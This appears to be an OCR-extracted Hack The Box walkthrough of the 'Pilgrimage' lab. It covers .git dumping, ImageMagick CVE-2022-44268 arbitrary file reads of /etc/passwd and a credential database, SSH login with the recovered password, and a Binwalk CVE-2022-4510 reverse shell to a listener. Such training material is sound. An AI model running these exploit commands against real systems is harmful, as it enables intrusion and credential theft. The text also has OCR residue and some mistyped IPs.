
Pilgrimage



IP: 10.129.96.175

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Pilgrimage
cd ~/HTB/Boxes/Pilgrimage

# Open a tmux session
tmux new -s HTB-Pilgrimage

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Pilgrimage
workspace Pilgrimage
use multi/handler
set -g WORKSPACE Pilgrimage
set -g RHOST 10.129.96.175
set -g RHOSTS 10.129.96.175
set -g LHOST 10.10.14.69
set -g LPORT 1337
set -g SRVHOST 10.10.14.69
set -g SRVPORT 9000
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.96.175 -oN pilgrimage.nmap
```

Hosts

```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.129.96.175             Linux              2.6.X  server
```

Services

```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.96.175  22    tcp    ssh   open   OpenSSH 8.4p1 Debian 5+deb11u1 protocol 2.0
10.129.96.175  80    tcp    http  open   nginx 1.18.0
```


Gaining Access

When visiting http://10.129.96.175 i get forwarded to pilgrimage.htb so I added the DNS record to my /etc/hosts file

```
# Modify file
vim /etc/hosts
# Added line
10.129.96.175 pilgrimage.htb
```

I was then able to access the site http://pilgrimage.htb

Screenshot Evidence



There is a git repository openly available on the site according to our nmap scan

Screenshot Evidence

```
80/tcp open  http    nginx 1.18.0
| http-git:
|   10.129.96.175:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository;
```

I installed a tool to download analyze the repository contents

```
# Install git-dumper
pip3 install git-dumper

# Execute git-dumper
git-dumper http://pilgrimage.htb/.git gitdump
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage]
└─# git-dumper http://pilgrimage.htb/.git git
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404
```

```
┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage]
└─# mv git gitdump

┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage]
└─# ls
gitdump  pilgrimage.nmap
```


Inside the gitdump directory I am able to look at PHP functions to see how the site works.
The site allows uploading images which are then shrunken in size.
I looked at functions relating to those actions
I can see a third party tool called magick is being used to work with the uploaded image
The image is uploaded, saved to /var/www/pilgrimage.gtb/shrunk/ and accessible at the URI http://pilgrimage/shrunk/imagename.filetype
Then the image appears to be uploaded to a MySQL database /var/db/pilgrimage for whatever user account is logged in.

Screenshot Evidence

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
  $image = new Bulletproof\Image($_FILES);
  if($image["toConvert"]) {
    $image->setLocation("/var/www/pilgrimage.htb/tmp");
    $image->setSize(100, 4000000);
    $image->setMime(array('png','jpeg'));
    $upload = $image->upload();
    if($upload) {
      $mime = ".png";
      $imagePath = $upload->getFullPath();
      if(mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->g
e . $mime);
      unlink($upload->getFullPath());
      $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
        $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
      }
```

On the site I am able to register an account

Screenshot Evidence



The magick executable is also in the git repository

```
# Look at magick file version
file magick
.\magick --version
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage/gitdump]
└─# file magick
magick: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, int
erpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9fdbc14568
9e0fb79cb7291203431012ae8e1911, stripped
```


```
┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage/gitdump]
└─# ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

I found a couple possible exploits fitting version 7.1.0-49. I dont want to perform a DoS attack so I checked out

the arbitrary upload exploit
I needed to download the PoC from https://github.com/voidz0r/CVE-2022-44268 and install cargo to use it

```
# Search exploit DB
searchsploit imagemagick
searchsploit -m multiple/local/51261.txt
git clone https://github.com/voidz0r/CVE-2022-44268.git
sudo apt update && sudo apt install -y cargo graphicsmagick-imagemagick-compat
```

Screenshot Evidence




I attempted to read the /etc/passwd file to see if the exploit works

```
# Test exploit
cd CVE-2022-44268/
cargo run "/etc/passwd"
```

I uploaded the resulting image.png file to the site

Screenshot Evidence



I downloaded the shrunken file and converted the image to check the results

```
# Download file
wget http://pilgrimage.htb/shrunk/6519ab079445c.png
identify -verbose 6519ab079445c.png

# Copy hex value to file hex.txt
cat hex.txt | xxd -r -p
```

This returned the contents of the /etc/passwd file

Screenshot Evidence

```
  Signature: c7d03a3453434db9720fd67b559185125d9bdb1fe9c25c182783170e2ba6a8f6
  Tainted: False
  Elapsed Time: 0m:0.000580s
  Pixels Per Second: 16.4Mi

┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage/CVE-2022-44268]
└─# vim hex.txt

┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage/CVE-2022-44268]
└─# cat hex.txt | xxd -r -p
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

I know that a database file exists at **/var/db/pilgrimage** and attempted to grab that files contents which may have credentials
I followed the same process above.


```
# Exploit reading the contents of /var/db/pilgrimage
cargo run "/var/db/pilgrimage"
cp image.png /home/kali/Pictures/image.png
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage/CVE-2022-44268]
└─# cargo run "/var/db/pilgrimage"
    Finished dev [unoptimized + debuginfo] target(s) in 0.02s
     Running `target/debug/cve-2022-44268 /var/db/pilgrimage`

┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage/CVE-2022-44268]
└─# ls
6519ab079445c.png  Cargo.lock  Cargo.toml  hex.txt  image.png

┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage/CVE-2022-44268]
└─# cp image.png /home/kali/Pictures/image.png
```

Upload file to site and download the resulting file

Screenshot Evidence



Get the contents of the file

```
# Download file
wget http://pilgrimage.htb/shrunk/6519ac310b562.png
identify -verbose 6519ac310b562.png

# Copy hex value to file hex.txt
cat hex.sqldb.txt | xxd -r -p
```

It seems emily is the user and I may have returned a password also

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage]
└─# cat hex.sqldb.txt | xxd -r -p
e8|StableimagesimagesCREATE TABLE images (url TEXT PRIMARY KEY NOT
-emilyabigchonkyboi123ers (username TEXT PRIMARY KEY NOT NULL, pas
        emily
```


USER: emily
PASS: abigchonkyboi123

From the output above it seemed like i needed to remove emily from what I thought was the password.
When that did not work I removed “ers” which appeared to be from the word “users”
This allowed me SSH access to the server as emily

```
# SSH Way
ssh emily@10.129.96.165
```

```
Password: abigchonkyboi123

# Metasploit Way
use scanner/ssh/ssh_login
set RHOST 10.129.69.175
set USERNAME emily
set PASSWORD abigchonkyboi123
set STOP_ON_SUCCESS true
run
```


Screenshot Evidence



I was able to upgrade to a Meterpreter session

```
# Metasploit command
sessions -u 1
```

Screenshot Evidence



I was then able to read the user flag

```
# Read user flag
cat ~/user.txt

# RESULTS
3e463b81a5f7d9581d486a7f0921055e
```

Screenshot Evidence

```
meterpreter > shell
Process 1280 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
emily@pilgrimage:~$ cat ~/user.txt
cat ~/user.txt
3e463b81a5f7d9581d486a7f0921055e
emily@pilgrimage:~$ id
id
uid=1000(emily) gid=1000(emily) groups=1000(emily)
emily@pilgrimage:~$ hostname
hostname
pilgrimage
emily@pilgrimage:~$ hostname -I
hostname -I
10.129.96.175
emily@pilgrimage:~$
[HTB-Pilgr0:openvpn  1:msf* 2:bash  3:bash-
```

USER FLAG: 3e463b81a5f7d9581d486a7f0921055e

PrivEsc

When enumerating processes I discovered an interesting one that ran multiple times

Screenshot Evidence

```
message+     708       1  0 03:37 ?        00:00:00 /usr/bin/dbus-daemon --syste
root         711       1  0 03:37 ?        00:00:00 /bin/bash /usr/sbin/malwares
root         715       1  0 03:37 ?        00:00:00 /usr/sbin/rsyslogd -n -iNONE
```

```
root         724     711  0 03:37 ?        00:00:00 /usr/bin/inotifywait -m -e c
root         725     711  0 03:37 ?        00:00:00 /bin/bash /usr/sbin/malwares
root         728       1  0 03:37 ?        00:00:00 php-fpm: master process (/et
```

I checked the directory to get the filename

```
# View file info
ls /usr/sbin/mal*
cat /usr/sbin/mal*
```

Screenshot Evidence

```
emily@pilgrimage:~$ ls /usr/sbin/mal*
ls /usr/sbin/mal*
/usr/sbin/malwarescan.sh
emily@pilgrimage:~$ cat /usr/sbin/mal*
cat /usr/sbin/mal*
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
emily@pilgrimage:~$
[HTB-Pilgr0:openvpn  1:msf* 2:bash  3:bash-
```

I was able to read the contents of the script being executed. Absolute paths were used for all commands so I checked their versioning and saw binwalk was version 2.3.2

Screenshot Evidence

```
emily@pilgrimage:~$ /usr/local/bin/binwalk
/usr/local/bin/binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3]
```

I was able to find an RCE for that version

```
# Search exploit db for exploits
searchsploit binwalk
searchsploit -m python/remote/51249.py
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage]
└─# searchsploit binwalk
---------------------------------------------------------------------- ---------------------------------
 Exploit Title
---------------------------------------------------------------------- ---------------------------------
Binwalk v2.3.2 - Remote Command Execution (RCE)
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~/HTB/Boxes/Pilgrimage]
└─# searchsploit -m python/remote/51249.py
  Exploit: Binwalk v2.3.2 - Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/51249
     Path: /usr/share/exploitdb/exploits/python/remote/51249.py
    Codes: CVE-2022-4510
 Verified: False
File Type: ASCII text, with very long lines (614)
Copied to: /root/HTB/Boxes/Pilgrimage/51249.py
```

I uploaded the payload to the target machine

```
# Meterpreter way
upload 51249.py
upload image.png

# SCP way
scp image.png 51249.py emily@10.129.96.175:~/
Password: abigchonkyboi123

# Rename image file
mv image.png tobor.png
```

Screenshot Evidence

```
emily@pilgrimage:~$ ^Z
Background channel 1? [y/N]  y
meterpreter > upload 51249.py
[*] Uploading  : /root/HTB/Boxes/Pilgrimage/51249.py → 51249.py
[*] Uploaded -1.00 B of 2.66 KiB (-0.04%): /root/HTB/Boxes/Pilgrimage/51249.py → 51249.py
[*] Completed  : /root/HTB/Boxes/Pilgrimage/51249.py → 51249.py
meterpreter >
[HTB-Pilgr0:openvpn  1:msf* 2:bash- 3:bash
```

I then started a listener

```
# Netcat way
nc -lvnp 1337

# Metasploit Way
use multi/handler
set LHOST 10.10.14.69
set LPORT 1337
```

I executed the exploit

```
# Run exploit
python3 51249.py tobor.png 10.10.14.69 1337
```

Screenshot Evidence

```
mv image.png tobor.png
emily@pilgrimage:~$ python3 51249.py tobor.png 10.10.14.69 1337
python3 51249.py tobor.png 10.10.14.69 1337

###############################################
------------------CVE-2022-4510----------------
###############################################
--------Binwalk Remote Command Execution-------
-------Binwalk 2.1.2b through 2.3.2 included-------
-----------------------------------------------
###############################################
----------Exploit by: Etienne Lacoche----------
---------Contact Twitter: @electr0sm0g---------
--------------------Discovered by:-------------
---------Q. Kaiser, ONEKEY Research Lab--------
---------Exploit tested on debian 11-----------
###############################################


You can now rename and share binwalk_exploit and start your local netcat listener.

emily@pilgrimage:~$
```

I copied the generated image file with exploit applied to /var/www/pilgrimage.htb/shrunk/ and waited for the scheduled process to run and catch a shell

```
# Move file to shrunk directory
mv binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
```

Screenshot Evidence

```
emily@pilgrimage:~$ ls
51249.py  binwalk_exploit.png  user.txt
emily@pilgrimage:~$ rm -rf 51249.py
emily@pilgrimage:~$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:~$
```

This caught a shell

